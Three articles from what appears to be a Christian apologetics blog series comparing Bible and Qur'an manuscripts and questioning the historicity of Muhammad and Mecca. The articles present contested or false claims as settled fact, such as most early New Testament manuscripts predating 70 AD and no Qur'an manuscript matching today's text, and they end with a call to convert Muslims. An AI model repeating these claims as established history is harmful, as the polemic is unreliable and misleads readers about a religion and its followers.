We addressed the New Testament recorders of what Jesus said and did last time. They were either Jesus' disciples (such as Matthew, John, and Peter) or people who obtained their information from his disciples (such as Mark and Luke). Paul, who wrote many of the New Testament letters, encountered the risen Jesus in his travel to Damascus. That is the "who" concerning the New Testament manuscript writers. For the Old Testament, today we have the Dead Sea scrolls, dated somewhere between the first and third century BC. These copies were written several centuries before Jesus was born. Jesus's quotes from the Old Testament indicate they came from the Greek Septuagint rather than Hebrew sources.

Bible Manuscripts

Today we have about 5,800 Greek and 10,000 Latin manuscripts. There are also 9,300 other manuscripts in various languages. In total, there are about 24,000 manuscripts in 11 different languages, including translations and fragments, for the Bible. These documents all agree with each other. I'll return to this in a bit, after finishing this point.

Two hundred and thirty manuscripts pre-date the seventh century. Most of these were written before 70 AD, and likely before 64 AD—when Rome burned under Nero, followed by a period of Christian persecution. If the New Testament books were written after 64 AD, it's very likely the New Testament letters would have referenced those events. Also, neither are the deaths of James (62), Paul (64), or Peter (65) mentioned. Those events occurred a mere thirty years or so after Jesus' death. It is hard to imagine those events not being mentioned if they had already occurred.

One of the most recent manuscript finds is the Magdalene Manuscript. These contain manuscripts of the gospels of Matthew, Mark, and Luke. The Luke manuscript was written in the late first century or early second, before the John papyrus. The fragment from Mark was written sometime before 68 AD. The fragment from Matthew comes from Chapter 26 and was written no later than 65 or 66 AD. It could even be an original manuscript, but if not, it was written while the other disciples and eyewitnesses were still alive. The text within this manuscript even suggests the godhead (Father, Son, and Holy Spirit) was recognized centuries before it was accepted as official church doctrine.

Early Church Father's Writings

The above all excludes the work of the early Church Fathers. Their work contains 32,000 scripture quotations written before the council of Nicea in 325. Sir David Dalrymple examined the Bible quotations within the second and third century Church Fathers writings. He found, except for 11 verses, the entire New Testament could be constructed from these writings alone. Even if all the

manuscripts above did not exist, we still have almost all the New Testament's contents from this source alone.

Manuscript Errors

The number of Biblical manuscripts is remarkable and unlike any other book from the ancient world. Few other works have even a dozen manuscripts, and most of those are copies from many hundreds of years or more after they were originally written.

We also need to understand what an error represents within any ancient world manuscript. If there is any stray mark on a manuscript, it is an error. If a word is misspelled, it is an error. Grammatical errors such as differences in tense, or plural/singular usage are also errors. These are simple text variants. If a particular grammatical error, say a difference in past/present tense, was found in 1,000 manuscripts, then they would count as 1,000 errors rather than one. In essence, the Bible is penalized for the large number of existing manuscripts.

Analysis Results

So how do the Bible's manuscripts compare? Philip Schaff, a nineteenth century Bible scholar, wrote the following:

"nly about 400 of the 100,000 or 150,000 variations materially affect the sense. Of these, again, not more than about fifty are really important for some reason or another; and even of these fifty, not one affects an article of faith or a precept of duty which is not abundantly sustained by other and undoubted passages, or by the whole tenor of Scripture teaching."

Finally, there are 40 verses in the Bible which appear to be added later. These are noted in most translations, so the reader is aware. If we have any doubt as to the content or meaning of a particular verse in any translation, we have an inter-linear Bible available in the original Hebrew and Greek as a reference. In summary, the Bible has thousands of manuscripts. The variants within these manuscripts do not affect the sense or substance of their content, and confirm they were written within a few decades of the events they chronicled. They did not evolve over centuries, nor have they changed over time. Dr. Qadhi's claims about the Bible are without substance.

Qur'an Manuscripts

Today, Islam has six major Qur'an manuscripts. All contain text without the pointing or diacritical markings of modern Arabic. The six are; Topkapi (Turkey), Samarkand (Uzbekistan), Ma'il (England), Petropolitanus (France), Husseini (Egypt), and Sa'ana (Yemen). The Topkapi was written in the mid-eighth to ninth century, contains over 2,200 variants, and is incomplete. The

Samarkand contains only 43 suras, and only one of those is complete. It also contains numerous errors. The Ma'il dates to the late eighth century, only contains 43 suras, and has 1,000 variants. The Petrpolitanus dates to the early eighth century, contains only 23 suras, and has 93 variants. The Husseini is from the ninth century. Finally, the Sa'ana dates to 705 and contains over 1,000 variants.

Not one of these manuscripts is complete. The text from one manuscript does not agree with any of the others. Finally, none of these texts agree with the Qur'ans used today.

Historical Context

The material covering the Qur'an's compilation appeared in earlier articles. To summarize:

- Muhammad died in 632. All 114 suras had been received, but not written down.
- Uthman had the verses collected in 652. There were six codices at the time. Uthman selected the Medinan codex as it was written in Muhammad's dialect. All others were ordered destroyed.
- The Arabic language at this time did not contain the pointing or diacritical markings used in modern Arabic. Systems developed over time to add these to the unpointed text.
- Clerics applied consensus during the Abbasid dynasty, forming rules limiting the number of variant readings created from the unpointed manuscript text. However, the number of variant readings continued to increase.
- As a result, there were 700 Qur'ans in use by the 10th century. In 936, seven were chosen by Ibn Mujahid. Two transmitters for each of the seven were selected in 1194 by Al-Shatibi. Later, in 1429, three more readers were selected, along with two transmitters for each, by al-Jazari. This brings the total number of Qur'ans to thirty.

There are over 93,000 differences between the thirty texts. Egypt selected the Hafs Qur'an for official use within Egypt in 1924. This Qur'an dates to 796. Saudi Arabia selected this same Qur'an for official use in 1985. It is used by 90% of Muslims today.

The Qur'an can only be written in Arabic, but only about 15% of Muslims speak or read modern Arabic today. The top five Muslim-populated countries are: Indonesia, Pakistan, India, Bangladesh, and Nigeria. These five countries contain about 967 million of Islam's 1.6 billion followers (60%). Arabic is not the official language for any of these countries.

Manuscript Problems

The manuscript on which the Hafs is based was maintained by the Ottomans. It contains erasures, insertions, coverings, and tapings, bringing the original text into alignment with the current Qur'an. Daniel Brubaker analyzed just 22 of the 4,000 consonantal differences from these early

manuscripts. The changes were employed to standardize the Qur'ans and bring them into alignment with the Hafs text, indicating the Qur'an has been altered thousands of times over the centuries. When Dr. Qadhi was asked which of the Qur'ans is the Qur'an in a July 2020 interview, he responded, "They are all the Qur'an."

Textual Research

Günter Lüling and Christoph Luxenberg are two German historians, theologians, philologists, and Arabists. One quarter or more of the Qur'an contains what are referred to as the Dark Passages. They contain poetry and other writing for which there is no known basis. Lüling recognized some of the text and set about discovering their source. By removing the pointing, and translating the text into Syriac (a form of Aramaic used by Christians), he discovered the writings he analyzed came from a 5th or 6th century Syriac Christian hymnal.

He found four text layers within the examined writing. The earliest was pre-Islamic. Islam pressed onto this first text and frames (reinterpretation) was the second layer. Additional Islamic text was added as commentaries and glosses. Finally, the fourth layer consisted of the remaining Islamic text. Luxenberg expanded this research and discovered all of this text came from Christian homilies, lectionaries, and hymns, written in Syro-Aramaic, and inserted into Arabic later on.

Some of the text from these Christian sources has been omitted, modified, or added to over the years, but 100% of these Dark Passages came from Christian source(s). These writings all pre-date Islam, and they all concern Jesus.

Final Thoughts

As Christians, we do not claim the Bible is eternal or unchanged. It was written by divinely inspired men. But we do have "The Word of God". It is Jesus. The same Jesus is mentioned 93 times in the Qur'an, and possibly 4 times as the "blessed one." The same Jesus who is the subject of the Christian source material mentioned above and found within the Qur'an. Also, the "blessed one" referred to on the early Umayyad coin, and inscriptions indicating the first two Umayyad caliphs were Christians. Jesus is eternal, sent down, complete, and unchanged. Muslims are our brothers and sisters. We have what they are searching for; a personal God who loves us and wants to have a relationship with each one of us. Isn't it time to bring them home by giving them Jesus?

How do we do that? We'll cover some thoughts about that before we end this series. But first, there remain a couple more topics yet to cover before we close.

Footnotes:

Smith, Jay, *Dismantling Islam* presentation, on about May 1, 2026.
https://www.youtube.com/watch?v=FHtr5wUMfo4 , Accessed July, 2026.

Wolf, Dan, *Historical Critique – Part II*, Virginia Christian Alliance,
https://vachristian.org/historical-critique-part-ii/ , July 13, 2026.

Andrews, Pat, *The Bible's Manuscript Evidence*, Pfander Center for Apologetics & Polemics,
https://www.pfandercenter.org/blog/articles/the-bible-and-the-quran-an-historical-comparison/the-bibles-manuscript-evidence . Accessed July, 2026.

Ibid.

Schaff, Philip, p. 177, *Companion to the Greek Testament and English Version*, Harper, 1883.

Lüling, Günter, *A Challenge to Islam for Reformation*, Motilal Banarsidass Publishers, 2003.

Luxenberg, Christophe, *The Syro-Aramaic Reading of the Koran*, Prometheus Books, 2009.

Historical Critique, Part II

JULY 13, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, HISTORICAL CRITICISM

Thirty-second in a series

This article continues the discussion from last time applying historical critique to Islam. Please go to that article if you are unfamiliar with historical critique/criticism. Both terms represent the same construct. Jay Smith's presentation from a couple of months ago provides much of the material for this article. It contains the most current information available on this subject.

Last time we presented the historical critique results to date for the city of Mecca. Today, we turn to Muhammad. Bear in mind there is still much active research being performed around Islam, so the available information is changing. Finally, once again, the purpose behind this entire series concerns ideas, and not people.

To identify the Muhammad of Islam, four criteria must be met;

- He must have used the name Muhammad,
- He must have lived in the city of Mecca from about 580 until 622,
- He must have received all 114 Suras of the Qur'an during his life, and
- The preceding must have existed by 632.

Some Background

Seventh century Arabic was unpointed, meaning the markings distinguishing between certain consonants, and where short vowels were inserted, did not yet exist. So, in the seventh century the word pronounced today as Muhammad, was then pronounced as either “MahMad” or “Mamed”. The word’s consonantal spelling in English would be “Mhmd”. It means “the praised one”, “the blessed one”, or “the anointed one”. It is a title. It may also be used as a name, and was, during the seventh century, but anyone could also use it as a title.

The word was first used in Ugaritic in 1400 BC, and then in Hebrew about 1000 BC. The Hebrew word is “Machmad”. It means “desirable”, “precious treasures”, or “altogether lovely”. The Old Testament uses the word 11 times, as a title rather than a name. Solomon uses it to refer to himself in the Song of Solomon 5:16. Later on it also came to mean “Messiah”. St. Ambrose used the word in the 4th century AD as a title for Christ, the Messiah. Jews used it in an inscription in 523 AD, also referring to the Messiah. So by the seventh century, both Jews and Christians used this word to refer to the Messiah. Christians for His return; Jews for His coming. However, the word was not pronounced “Muhammad” but rather as “Makh-MAWD”.

People References

The Qur’an contains only four references to MHMD. In comparison; Moses is mentioned 136 times, Jesus 93 times, Abraham 79 times, and Pharoah 74 times. None of the four Qur’an references refer to a person. Instead, they refer to “the blessed one”. A title. These could be additional references to Jesus.

Seventh-century documents mention only five references to a person named Muhammad. The first is from 634, describing a battle between the Romans and “Tayeye d-Mhmt” in Gaza. The Tayeye and Pahlavi (Mhmd) were Lakhmid tribes, Arabs ruled by the Persian Empire. This reference is too far north as these tribes were located in Iraq. The second reference “Arabs of. Mhmd” is to an Arab who killed many Syrians in Yarmuk. This reference is also too far north as tradition does not have Muhammad leaving the Arabian Peninsula. Also, while both of these dates are the earliest references, both occur after Muhammad’s death in 632.

From the 660’s there is a reference to an “Ishmaelite called Mahmet” leading a band of 12,000 Arabs and Jews in a battle against the Byzantine Empire. No historical record exists of such a battle. In 690, John bar Penkaye references a “Muhammad … teacher/leader of the Arabs.” This is the first good reference, but still too far north. It also mentions nothing about Islam nor Muslims. The final reference comes from John of Damascus in 730 to “Mahmed, ludicrous doctrines”. This instance references a Muhammad with four books. These are; cow (S2), women (S4), table (S5), and camel (?). This reference is from the eighth century and only mentions the names of three of the 114 surahs in today’s Qur’an.

We'll turn next to some relevant things that do not change; coins and inscriptions.

Coins

Whenever someone became ruler, they would normally mint coins. These would have their image on one side, telling the people who governed them. They also typically contained the date, the mint, and something about the ruler. Often these coins contained something about the ruler's religion. This last item created a religious identity for the people.

No coins were minted in Mecca with Muhammad's name during his lifetime, nor for the four caliphs following him who ruled until 661. However, the Sassanian Empire (Persia) fell to Arab invaders in 651. Below are images of some of the Arab coins minted between the fall of the Sassanians and the rise of the Umayyad. Notice there are crosses on both the front and back of these coins. Would someone following Islam put crosses on their coins?

If we look at the location of the mints during this period, there were none anywhere along the Hijaz. Why? There was no water at Mecca's site. (See prior article.) There were mints to the north in what are today Jordan, Israel, Lebanon, and Syria, and also some to the east in what was Persia. These mints are all located from 600 to 1,000 miles away from Mecca. But when the Sassanians fell, these mints were accessible to whoever invaded those lands.

The Umayyad

The Umayyad ruled from 661 until 749. They governed from Damascus in Syria. Why? There was water in Damascus, and it was a major trade hub in the East. There were mints nearby and this kingdom began minting coins. Tradition says the Umayyad followed Islam. We are going to look at some coins and inscriptions of this Empire's first two rulers—Muawiya (661-680) and Abd al-Malik (685-705).

Muawiya

Below, on the left, you see the earliest coin minted by Muawiya. Note there are three crosses on the front and one on the back. The presence of the crosses indicates he is a Christian. On the right is a coin issued in 663 by the same ruler. We still have the crosses, but on the back is the Arabic word MHMD (in the red box). The praised one. Who is the praised one within Christianity? Jesus. Would someone following Islam mint such coins?

Abd al-Malik

There is a five-year gap between Muawiya and Abd al-Malik, and a shift in the coinage. The earliest coins minted by Abd al-Malik are the gold solidus used by the Byzantines. During this period, were the Umayyad required to pay tribute to the Byzantines? Images of that coin are shown below on the left. On the front is Justinian II and his two sons, and on the back is the Byzantine cross representing the Trinity. However, in 691 Abd al-Malik minted coins mocking the Byzantine ruler, his sons, and distorting the Byzantine cross. Also on the back of this coin is the Shahada. There is no god but God and the praised one (MHMD) is a servant of God. That coin is on the right. This is not an attack on Christianity, but on the Byzantine view of the Trinity.

This second coin sparked a war between the Byzantines and Umayyad. The Umayyad won. In 693, Abd Al-Malik minted a coin showing him holding a sword as the war's victor on the front, and an empty stand with the Shahada still on the back. This is the same inscription appearing in the Dome on the Rock, and discussed in the next section. This third coin is shown below on the left. The coin on the right was minted in 696. In addition to the Shahada, it contains two other verses

now within the Qur'an. The first is, "Say not three, for God is one" (S4.171). The second, "For God neither begets, nor is he begotten. (S 112)"


These are not attacks on Christianity, but rather against Jesus' divinity. It is a confrontation between two different sects of Christianity. The Byzantine represent the Trinitarian view, and the Umayyad an Arian (non-Trinitarian) view of Jesus.

Inscriptions

In addition to coins, we also have inscriptions existing from the seventh century. Ilkka Lindstedt examined 100 rock inscriptions dated from about 640 to 740. Most of these inscriptions are found in Jordan and Syria, about 600 miles north of Mecca. A few inscriptions from the later part of this period are also found in Yemen, to the south. Except for pious formulae, there is no mention of Muhammad or Islam until after 690. We will look at two particular inscriptions in this article.

Muawiya

The first is a rock inscription from Muawiya. It is carved in Greek letters rather than Arabic. The inscription contains his name, and the phrases "servant of God" and "commander of the believers". Which believers? The very first character in the upper left corner of the inscription is a cross. This reinforces the coins he minted, indicating he was a Christian. Further, would a follower of Islam use Greek for an inscription, instead of Arabic? Below is an image of this inscription. The letters for the two phrases noted above are underlined in red.



Abd al-Malik

The second inscriptions are located in the Dome of the Rock in Jerusalem. It was built in 691 by Abd al-Malik. This is the same year he minted coins mocking Justinian II, his sons, and the Byzantine view of the Trinity. We also find the same inscriptions upon entering the building as found on the coin he minted in 696. On the walls of the inner ambulatory (covered walkway) are the phrases, “Say not three, for God is one” and “For God neither begets, nor is he begotten.” These both appear to be references to Jesus, as noted above. Those are followed by an inscription of the Shahada, “There is no god but God alone, and ‘the blessed one’ (MHMD) is his messenger.”

Is “the blessed one” a title once again referring to Jesus? Another instance of a difference in belief between Byzantine Trinitarians and Umayyad non-Trinitarians? It should be noted these verses are not the same as exist in the Qur’an today. Instead, they may be precursors of those same verses.

Sources

Another question. If Muhammad existed, then who wrote down what he said? Within the Bible, the gospels were written by Jesus’ disciples (Mathew and John), a disciple of a disciple (Mark, a disciple of Peter), and one who collected evidence from the disciples and other eyewitnesses (Luke). The early church history, the book of Acts, was also written by Luke. Letters were written by Paul, Peter (another disciple), and John. Paul encountered the risen Jesus on the road to Damascus. All were either companions of Jesus (Sahaba), or those who obtained their information

from his companions (2nd generation). The earliest scrap of the Gospels is from John and written in about 114 AD, only about eighty years after the events it chronicled.

Iman (Belief)

Drs. Yasir Qadhi and Shabir Ally are two of today's leading Islamic scholars. In July 2025, Dr. Qadhi was asked how Muslims know what the Sahaba said about Muhammad and how we know whether they got it correct, as we have nothing written down from the seventh century. He replied, "here is no middle ground, and the historical critical method (Western academia) and isnad analysis (Muslim science) are two diametrically opposed ways of looking at early Islam."

Later that same month, Dr. Ally was asked about Dr. Qadhi's statement that the Islamic Traditional sciences were 'discredited' by Western academia. He admitted that everything Muslims know concerning what Muhammad said and did came from 200-300 years of isnad (oral tradition) until it was tabulated in the 9th – 10th centuries. He further stated all Muslims could believe these isnads because the Sahaba (all 120,000 of them) were completely "Trustworthy, since they had perfect memory, and what they recited to others was 100% accurate."

Historical Critique Use

Later that July, Dr. Qadhi stated historical critique was only good for the Bible, because it was authored over many centuries and redacted by later Christians who "misinterpreted what Jesus said". In applying historical critique to the hadith, he said, "We will not agree with these tools … because they are not neutral … but have a western non-faith biased paradigm." So historical critique is only for the West, and not Islam.

What tools did he suggest Muslims use? "When you don't have iman (belief), or live in the bubble of iman, you will believe the sources are weak … we know that the Sahaba will never lie … our hadith system is unprecedented, yet some aspects require faith … a leap of faith." So the criteria becomes the extant manuscripts written in the 9th century derived from the oral traditions. These accurately convey the oral traditions noted in Islam's source materials. But were these manuscripts written in the 9th, or even the 10th, century?

Final Results

Scholars searched for the documents Islam's tradition say were written between the seventh and tenth centuries. These include the writings of the Sahaba, hadith, Sira (biographies of Muhammad's life), Tafsir (commentaries), and Tarikh (histories). No manuscripts for any of these categories have so far been found before the 11th century. That is more than 400 years after Muhammad's death.

In addition, the primary sira used today was written by Ferdinand Woostenfeld, a German scholar, between 1857 and 1860. This is the book translated into English by A. Guillaume. The primary commentary and history was written by Michael Jan De Goeje, a Dutch scholar, between 1879 and 1901. Both European scholars used the source manuscripts written after the 11th century to compile their works. See the diagram after the footnotes.

The Muhammad of iman (belief) came from stories about him supposedly written by those who saw and heard him, or by others a few generations later. Yet, in reality, the stories of the Muhammad of history were compiled 400 – 500 years after he presumably died. These manuscripts were not canonized into final texts until 1,200 – 1,270 years after that presumed death. These differences suggest accretions, deletions, and text corruption could be present. The findings also paint a different picture of some of Islam's history and beliefs in what tradition views as its early history.

Ties to Earlier Articles

This series' previous articles used traditional sources representative of Islam's standard narrative. One it presents to the world today. These articles also incorporated material from Ignaz Goldziher and other sources regarding Islam's borrowings from other cultures. One area covered is hadith fabrication. The combination presents Islam from both a traditional view, and another coming from questions its ideology raises—some of those questions from within Islam itself. An example. Even Al-Bukhari accepted only a very small percentage of the hadith he reviewed for his compilation. The hadith he reviewed came from the period in question that Jay Smith covered above.

These earlier articles include material regarding; religious ideas, law, hadith fabrication, historic development, philosophy, and ideology. Links to some of that content are below.

- **Islamic Borrowings and the Arabic People**
- **Muhammad's Life and Teachings, Part III**
- **The First Caliphs and the Umayyad Dynasty**
- **The Abbasid Dynasty – Part I, History**
- **The Abbasid Dynasty – Part II, Its Religious Development**
- **Who is Allah?**
- **Man's Nature and the Two Threads**
- **Islam is All**
- **US Law and Shari' a**

In the next article, we will cover the Qur'an.

Footnotes:

Jay Smith presentation, Dismantling Islam presentation on about May 1, 2026. **https://www.youtube.com/watch?v=FHtr5wUMfo4** , Accessed July, 2026.

Wolf, Dan, *The First Caliphs and the Umayyad Dynasty*, Virginia Christian Alliance, **https://vachristian.org/the-first-caliphs-and-the-umayyad-dynasty-2/** , March 1, 2026.


Ibid.

Guillaume, A., *The Life of Muhammad: A Translation of Ibn Ishaq's Sirat Rasul Allah*, Oxford University Press, 2006.

Ibid.

Goldziher, Ignaz, *Introduction to Islamic Theology and Law*, Princeton University Press, 1981.

Such as; Ye'or, Bat, *The Decline of Eastern Christianity under Islam*, Fairleigh Dickinson University Press, 1996, and Geisler, Norman L. and Saleeb, Abdul, *Answering Islam*, Baker Books, 2002.



Historical Critique, Part I

JULY 8, 2026
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CRITIQUE, INTERFAITH, POLEMICS

Thirty-first in a series

The last several articles examined some inconsistencies within Islam. We followed that up with material about unsupported ideas expressed at interfaith meetings. This article applies historical criticism (or critique) to Islam. As this approach may be new to you, a little background is in order before beginning.

What is Historical Critique

Historical critique became a prominent form of investigation during the 19th and 20th centuries, and came out of the Reformation and European Enlightenment. Bible scholars and theologians were those primarily applying this method to Christianity. They studied documents, such as scripture texts, from a human historical orientation rather than a divinely inspired one. So, what exactly is historical critique/criticism? It examines a set of believes about an historical event, and asks for evidence supporting those beliefs. Those questions boil down to the following.

- A particular person (or group),
- Performed a particular act,
- At a particular place,
- And a particular time.

An example. Christ was crucified in Jerusalem during 33 AD. Historical criticism asked the above questions seeking evidence about the man, the thing, the place, and the time.

The goal behind historical criticism was destroying Christianity's faith base. But it failed. People began digging (in some cases literally) to find support for the people, places, events, and times mentioned in the Bible. The more they dug, the more they found—and are still finding today. Christianity is stronger today as a result.

However, the questioning and arguments during the battle turned many people away from faith. This change also coincides with the adoption of today's public education system within America. Both secularly oriented. The change is one reason why many churches today in Europe sit empty or almost empty, and why many Americans today no longer go to church. Much damage was done. Many Christians today are what I would call cultural Christians. They are Christians in name, but know very little about Christianity itself.

What Has This to do with Islam?

Plenty. German academics began applying historical criticism to Islam about a century ago. However, it's only been within the last ten years or so that this work began being translated into English. German academics were threatened with the loss of their position (or more) if they openly vocalized their findings. The most they could do was mention those findings in books, but never with any conclusion.

Missionaries have been the most vocal in presenting this work within the English speaking world. In addition, the work begun by German academics has been expanded. Others are following up on the German study's findings. Academics here would also likely lose their position if they were vocal about any findings using historical criticism. However, maybe that is beginning to finally change. The truth is, and must, come to light. Much of the material in these articles comes through Jay Smith.

Islam's traditional claims include;

- Muhammad was the last and greatest of the line of prophets that began with Moses. He was born in Mecca about 580 AD, moved to Medina in 622, and died ten years later in 632.
    - He modeled 'Islam' as the paradigm for the world to follow.
    - He received the Qur'an as the 'final' revelation to all mankind.
- The Qur'an was sent down to him by revelation between 610 and 632 AD. Its verses were collected and put into codex form in about 651 AD.
    - These revelations are the greatest, and correct all previous revelations.
    - These are God's final revelations to man, and the only ones perfectly preserved.


- Islam is the final religion, based upon Muhammad's life and sayings (Sunna), and the Qur'an's teachings.

What Questions Exist for Islam?

What are the person, place, thing, and time used to critique Islam's traditional claims? They include;

- The Qur'an,
- Muhammad, and
- Mecca
- All existing by 651 AD, but certainly by the end of the seventh century.

The area under Islam at Muhammad's death in 632 is shown in red below.



Early Islamic Expansion

We'll start with Mecca, as it is foundational to all Islam's claims. Even if one finds a Muhammad or Qur'an, but they are not from Mecca, then can they be the Muhammad or Qur'an claimed by Islam?

Mecca

To understand Mecca's significance within Islam, we must go to the story of Adam and Eve in the Garden of Eden found in Surah 7. There Satan tricked them both into eating from the tree. Allah

forgave them for their transgression, but both were cast down from Eden to the earth. (S7.24) Tradition says Eve landed in Mecca and Adam in Sri Lanka. Adam joined Eve in Mecca. Mecca must therefore be the oldest city on the earth, and one of the most important.

Other Muslim claims about Mecca include;

- Mecca is the place where Abram lived, and cast out Haggar after giving birth to Ishmael. Abraham also destroyed the idols within the Kaaba located there (S 21.51-71)
- Mecca is the center of all trade.
- The prophets buried in Mecca include; Adam, Eve, Seth, Ishmael, Noah, the Queen of Sheba, and Daniel. Along with 70 to 300 other prophets. All buried in a kneeling position.

One note. The story above presents a couple more inconsistencies between the Bible and Islam. First, Eden had to be located in space for them to be cast down from it to the earth. Second, God walked with Adam in the cool of the evening within the Bible. This implies God had a relationship with Adam. However, Allah is pure will and therefore beyond having a relationship with man. How could Adam or Eve talk with Allah, let alone walk with him?

As Mecca is the oldest and one of the most important cities on the earth, there must be evidence of its existence in the seventh century. However, no evidence is yet presented for Mecca's existence in the seventh century from maps, literature, documents, history, or excavations.

We'll turn next to the results from each area investigated using historical criticism.

Linguistic Problems

- Mecca is mentioned only once by name in the entire Qur'an (S48.24). this suggests it was either not important, or the city did not yet exist when the Qur'an was written.
- Seventh century Arabs did not refer to themselves as Muslims. Instead, they used terms such as; Ishmaelite (line of Ishmael), Haggarene (line of the mother of Ishamel), Muhajiroun (place of Haggar), Haghraye (people of Haggar), or Saracen (Arab plunderers from the Arab Peninsula).
- The Arabic word endings within the Qur'an do not come from the language used in the area where Mecca is located, but is Nabataean Aramaic used in Jordan—600 miles to the north.

Location Problems

- Most of the Qur'an's sixty five geographic references are located 600 – 1,000 miles north of Mecca. These include the tribes of Ad (23 times), Thamud (24 times), and Midian (7 times). The same is true for locations such as Sodom and Gomorrah.

